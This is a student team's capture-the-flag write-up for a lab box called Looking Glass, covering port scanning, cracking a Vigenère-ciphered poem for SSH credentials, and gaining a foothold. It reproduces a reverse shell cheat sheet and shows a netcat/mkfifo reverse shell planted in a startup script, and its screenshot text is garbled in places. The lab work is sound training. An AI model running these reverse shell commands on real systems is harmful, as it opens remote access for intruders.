

# PenTest 1

# Looking Glass

# Supreme

# Chickens

## Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Yong Dick Shen	Member


## Recon and Enumeration

**Members Involved:** Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

**Tools used:** Nmap/ linenum/ ssh/ boxentriq

### **Process and Methodology and Attempts:**

Fam Yi Qi and Yong Dick Shen tried Nmap to find the ports, the others followed.



The screenshot shows a terminal window on a Kali Linux system (kali@kali: ~) displaying the output of an Nmap scan against the IP address 10.10.227.187. The scan was started at 2022-07-26 03:22 EDT and completed at 2022-07-26 03:23 EDT. The host is up with 0.25s latency. The report lists 916 closed TCP ports (conn-refused). The open ports are as follows:

Port	State	Service
22/tcp	open	ssh
9000/tcp	open	cslistener
9001/tcp	open	tor-orport
9002/tcp	open	dynamid
9003/tcp	open	unknown
9009/tcp	open	pichat ass
9010/tcp	open	sdr
9011/tcp	open	d-star
9040/tcp	open	tor-trans
9050/tcp	open	tor-socks
9071/tcp	open	unknown
9080/tcp	open	glrpc
9081/tcp	open	cisco-aqos
9090/tcp	open	zeus-admin
9091/tcp	open	xmtec-xmlmail
9099/tcp	open	unknown
9100/tcp	open	jetdirect
9101/tcp	open	jetdirect
9102/tcp	open	jetdirect
9103/tcp	open	jetdirect
9110/tcp	open	unknown
9111/tcp	open	DragonIDSConsole
9200/tcp	open	wap-wsp
9207/tcp	open	wap-vcal-s
9220/tcp	open	unknown
9290/tcp	open	unknown
9415/tcp	open	unknown
9418/tcp	open	git
9485/tcp	open	unknown
9500/tcp	open	ismserver
9502/tcp	open	unknown
9503/tcp	open	unknown
9535/tcp	open	man
9575/tcp	open	unknown
9593/tcp	open	cba8
9594/tcp	open	msgsys
9595/tcp	open	pds
9618/tcp	open	condor
9666/tcp	open	zoomcp
9876/tcp	open	sdnotflag.
9877/tcp	open	x510
9878/tcp	open	kca-service
9898/tcp	open	monkeycom
9900/tcp	open	iua

Then, we tried to use the ssh command ('ssh -p (PORT NUMBER) (IP address)') with different port numbers. If the port number is not accurate, it will show 'HIGHER' or 'LOWER' and we will know what kind of port numbers we should try next. After we found the accurate port number, it showed a challenge called 'Jabberwocky'

When we all found our respective ports, an encoded message was shown to us. Yap Jack and Ang Hui Yee found out that it is a poem.

The screenshot shows a terminal window titled "jabberwock@looking-glass: ~". The terminal displays a Vigenere cipher challenge. The user has decrypted several lines of the cipher, including:

```

File Actions Edit View Help
./.ssh/known_hosts:17: [hashed name]
./.ssh/known_hosts:18: [hashed name]
./.ssh/known_hosts:19: [hashed name]
./.ssh/known_hosts:20: [hashed name]
./.ssh/known_hosts:21: [hashed name]
./.ssh/known_hosts:22: [hashed name]
(41 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.122.10]:13896' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky's embedded
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztqql.
settings manually. Use Burp's
'Fvphve ewl Jbfugzlvgb, tff woy!
Ioe kepu bwvx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkh--+
Hv rfwmgl wl fp moi Tfbaun xkgm,
Pu h jmvsd lloini bp bwvyxxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbsi xag bjskvr ds00,
Pud cykdttk ej ba gaxt!
[REDACTED] EKU OK
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alinhbh
Ewl vpviict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrila xhzj zlbmg vpt Qesulvwzrr?
Cpxx vw bf eifz, qy mthmjwa dwn!
V jitinoth kaz! Gntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljaa bdciij
Wph gjgl aoh zkqusi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xtdte semja dbxxxhfe.
Jdbri tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:BlazingPetalsGlancingWeight
Connection to 10.10.122.10 closed.

[REDACTED] Initialization Sequence Completed

```

A "Use a different browser" dialog box is overlaid on the terminal window, containing instructions and a "View documentation" button.

Then, Ang Hui Yee went to <https://www.guballa.de/vigenere-solver> to solve this cipher and it ended up showing us the Secret (Your secret is bewareTheJabberwock). After solving the challenge, it showed us the password of jabberwock (jabberwock:PASSWORD).

## Input

Cipher Text:

```
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.
```

```
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbal vppa grmj1!  
Bplhrf xag Rjinlu imro, pud tlnp  
Bwl jintmofh Iaohtachxta!'
```

Cipher Variant:

Classical Vigenere ▾

Language:

English ▾

Key Length:

15-20

(e.g. 8 or a range e.g. 6-10)

[Break Cipher](#)

[Clear Cipher Text](#)

After the password is shown under the poem, we use ssh jabberwock with our respective IP addresses and key in the password given. After that, Yong Dick Shen tried to use linenum to find the shell therefore we could run as the root but failed.

```

File Actions Edit View Help
fi

#specific checks - are we a member of the lxd group
lxdgroup= `id | grep -i lxd 2>/dev/null`
if [ "$lxdgroup" ]; then
    echo -e "\e[00;33m[+] We're a member of the (lxd) group - could possibly misuse these rights!\e[00m\n\$lxdgroup"
    echo -e "\n"
fi

footer()
{
echo -e "\e[00;33m## SCAN COMPLETE #####\e[00m"
}

call_each()
{
    header
    debug_info
    system_info
    user_info
    environmental_info
    job_info
    networking_info
    services_info
    software_configs
    interesting_files
    docker_checks
    lxc_container_checks
    footer
}

while getopts "h:k:r:e:s:t" option; do
    case "$option" in
        k) keyword=${OPTARG};;
        r) report=${OPTARG}%"date +"%d-%m-%Y"';";
        e) export=${OPTARG};;
        s) sudoPass=1;;
        t) thorough=1;;
        h) usage; exit;;
        *) usage; exit;;
    esac
done

call_each | tee -a $report 2> /dev/null
#EndOfScript
jabberwock@looking-glass:~$ ls
linenum.sh poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ chmod +x linenum.sh
jabberwock@looking-glass:~$ ls
linenum.sh poem.txt twasBrillig.sh user.txt

```

Climb through the Looking Glass and capture the flags.

Answer the questions below

Get the user flag.

Then, we navigated to the user.txt and it showed us the flag backwards. Ergo, Yong Dick Shen suggested using the rev command to reverse the flag. Upon verification of the flag, Fam Yi Qi placed the flag into the TryHackMe site and got confirmation.

```

└──(kali㉿kali)-[~]
$ ssh jabberwock@10.10.25.149
jabberwock@10.10.25.149's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ reverse<text.txt>
-bash: syntax error near unexpected token `newline'
jabberwock@looking-glass:~$ user.txt | reverse
user.txt: command not found
reverse: command not found
jabberwock@looking-glass:~$ tail -r user.txt
tail: invalid option -- 'r'
Try 'tail --help' for more information.
jabberwock@looking-glass:~$ user.txt | rev
user.txt: command not found
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ echo "}32a911966cab2d643f5d57d9e0173d56{mht" | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ 

```

Answer the questions below

Get the user flag.


## Initial Foothold

**Members Involved:** Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

**Tools used:** Cheat code/ nano/ listener

## **Process and Methodology and Attempts:**

When Ang Hui Yee and Fam Yi Qi noticed a shell script,



```
Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxxtbmi bp arul; Target
Elw bpmtc pgzt alv uvvordcet, Options
Egf bwl qffl vaewz ovxztqql.

'Fpvhe ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbl vppa grmjli!
Bplhrf xag Rjnlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!

Oi tzdr hhw oqzehp jpvd tc oaoh:
Eqvv amdx ale xpxuxpxq hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwyyxa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruirhdjk, xmmj mnwl fy mpaxt,
Jani pjqumpzgn xhcdrgi xag bjskvr dsso,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpviit qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebpqpxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gnttdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zlxaa bdcij
Wph gjgl aoh zkusi zg ale hpie;
Bpe oqbzcz nxyi tst iosszzqdtz,
Eew ale xdtse semja dbxxkhe.
Jdbri tivtmi pw sxderpIoekedmgdstd
Enter Secret:
jabberwock:AglowFacesOutsideAddressing
Connection to 10.10.122.10 closed.

-(kali㉿kali)-[~]
$ ssh jabberwock@10.10.122.10
jabberwock@10.10.122.10's password:
Last login: Tue Jul 26 10:51:56 2022 from 10.8.93.138
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.122.10 closed by remote host.
Connection to 10.10.122.10 closed.

-(kali㉿kali)-[~]
$ ss

```

Yap Jack suggested that we use nano to modify it with a cheat code and he went to Youtube to find one with no avail. Then, he found the pentest monkey cheat code on google.

About 5,790,000 results (0.30 seconds)

<https://github.com/PayloadsAllTheThings/blob/Re...>

**PayloadsAllTheThings/Reverse Shell Cheatsheet.md at master**

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - PayloadsAllTheThings/Reverse Shell Cheatsheet.md at master...

<https://pentestmonkey.net/cheat-sheet/shells/revers...>

**Reverse Shell Cheat Sheet - pentestmonkey**

This page deals with the former. Your options for creating a **reverse shell** are limited by the scripting languages installed on the target system – though you ...

Perl-reverse-shell PHP SQL Injection Web Shells

You visited this page on 7/29/22.

People also search for:

- reverse shell cheat sheet github
- netcat reverse shell
- reverse shell cheat sheet windows
- sh reverse shell
- php reverse shell
- reverse shell python

Yap Jack chose Netcat because the tutorials used it before.

**Python**

This was tested under Linux / Python 2.7.

```
python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234))
```

**PHP**

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6.

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -l >3 <3 >3 <3");'
```

If you want a .php file to upload, see the more featureful and robust [php-reverse-shell](#).

**Ruby**

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i >&0 >&1 2>&0",f,f,f)'
```

**Netcat**

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;nc -l 1234 >/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

**Java**

```
r = Runtime.getRuntime();
p = r.exec(["/bin/bash","-c","exec $>/dev/tcp/10.0.0.1/2002;cat <$> | while read line; do \$line 2>&0 >$>; done"] as String[])
p.waitFor()
```

[Untested submission from anonymous reader]

**Xterm**

One of the simplest forms of reverse shell is an xterm session. The following command should be run on the server. It will try to connect back to you (10.0.0.1) on TCP port 6001.

```
xterm -display 10.0.0.1:1
```

```
jabberwock@looking-glass:~
```

```
File Actions Edit View Help
```

```
GNU nano 2.9.3
```

```
twasBrillig.sh
```

```
Modified
```

```
wall $(cat /home/jabberwock/poem.txt)
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.93.138 1234 >/tmp/f
```

```
Forward Drop Intercept is off Action Open Browser
```

```
Use Burp's embedded browser
```

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

```
Open browser
```

```
Use a different browser
```

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

```
View documentation
```

```
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^C Cur Pos M-U Undo  
^X Exit ^R Read File ^A Replace ^U Uncut Text ^J Justify ^T To Linter ^_ Go To Line M-E Redo
```

After that, we opened a listener. Then, we tried running the shell script. After that didn't work, Ang Hui Yee suggested we reboot the system.

kali@kali: ~

**File Actions Edit View Help**

'Mdes mgplmmz, cvs alv lsmtsn aowil sparer  
 Fqs ncix hrd rxtbmi bp bwl arul; Target  
 Elw bpmtc pgzt alv uvvordcet, a history Options  
 Egf bwl qffl vaewz ovxziql.

'Fvhve ewl Jbfugzlvgb, ff woy!  
 Ioe kepu bwhx sbai, tst jlbal vppa grmj! Action Open Browser

Oi tzdr hjw oqzehp jpvd tc oaoh:  
 Eqvv amdx ale xpxpxqz hwt oi jhbkh--  
 Hv rfwmgd wl fp moi Tfbaun xkgm,  
 Puh jmvsd lloimi bp bwvyzaa.

Eno pz io yyhqho xyhbkh wl sushf,  
 Bwl Nruirhdjk, xmmj mnwl fy mpaxt,  
 Jani pjqumpzgn xhcdg! xag bjskvr ds0o,  
 Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh  
 Ewl vpvict qseux dine hidoxt-achgb!  
 Al peqi pt eitf, ick azmo mtd wlae  
 Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbg vpt Qesulvwzrr?  
 Cpxq vw bf eifz, qy mthmjwa dwn!  
 V jitinofh kaz! Gntdvl! Ttspaj!'  
 Wl ciskvttk me apw jzn.


'Awbw utqasmx, tuh tst zljxxa bdcij  
 Wph gjgl aoh zkuqsi zg ale hpie;  
 Bpe oqbcn nxyi tst iosszqdtz,  
 Eew ale xtdte semja dbxxxhfe.  
 Jdbi tivtmi pw sxderpIoKeudmgstd  
 Enter Secret:  
 jabberwock:AglowFacesOutsideAddressing  
 Connection to 10.10.122.10 closed. timers and/or timeouts modified

-(kali㉿kali)-[~] \$ ssh jabberwock@10.10.122.10  
 jabberwock@10.10.122.10's password:  
 Last login: Tue Jul 26 10:51:56 2022 from 10.8.93.138  
 jabberwock@looking-glass:~\$ ls  
 poem.txt twasBrillig.sh user.txt  
 jabberwock@looking-glass:~\$ nano twasBrillig.sh  
 jabberwock@looking-glass:~\$ sudo reboot  
 Connection to 10.10.122.10 closed by remote host.  
 Connection to 10.10.122.10 closed.


-(kali㉿kali)-[~] \$ Preserving previous TUN/TAP instance: tun0  
 Initialization Sequence Completed

30°C Mostly sunny 19:07 26/07/2022

A moment later, the listener was connected to the reverse shell.



After that, we viewed what is inside humptydumpty.txt. When Yap Jack recognised that it is a hexadecimal code, HuiYee used cyberchef to encode it and the password was shown at the bottom of the code.



## Horizontal Privilege Escalation

**Members Involved:** Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

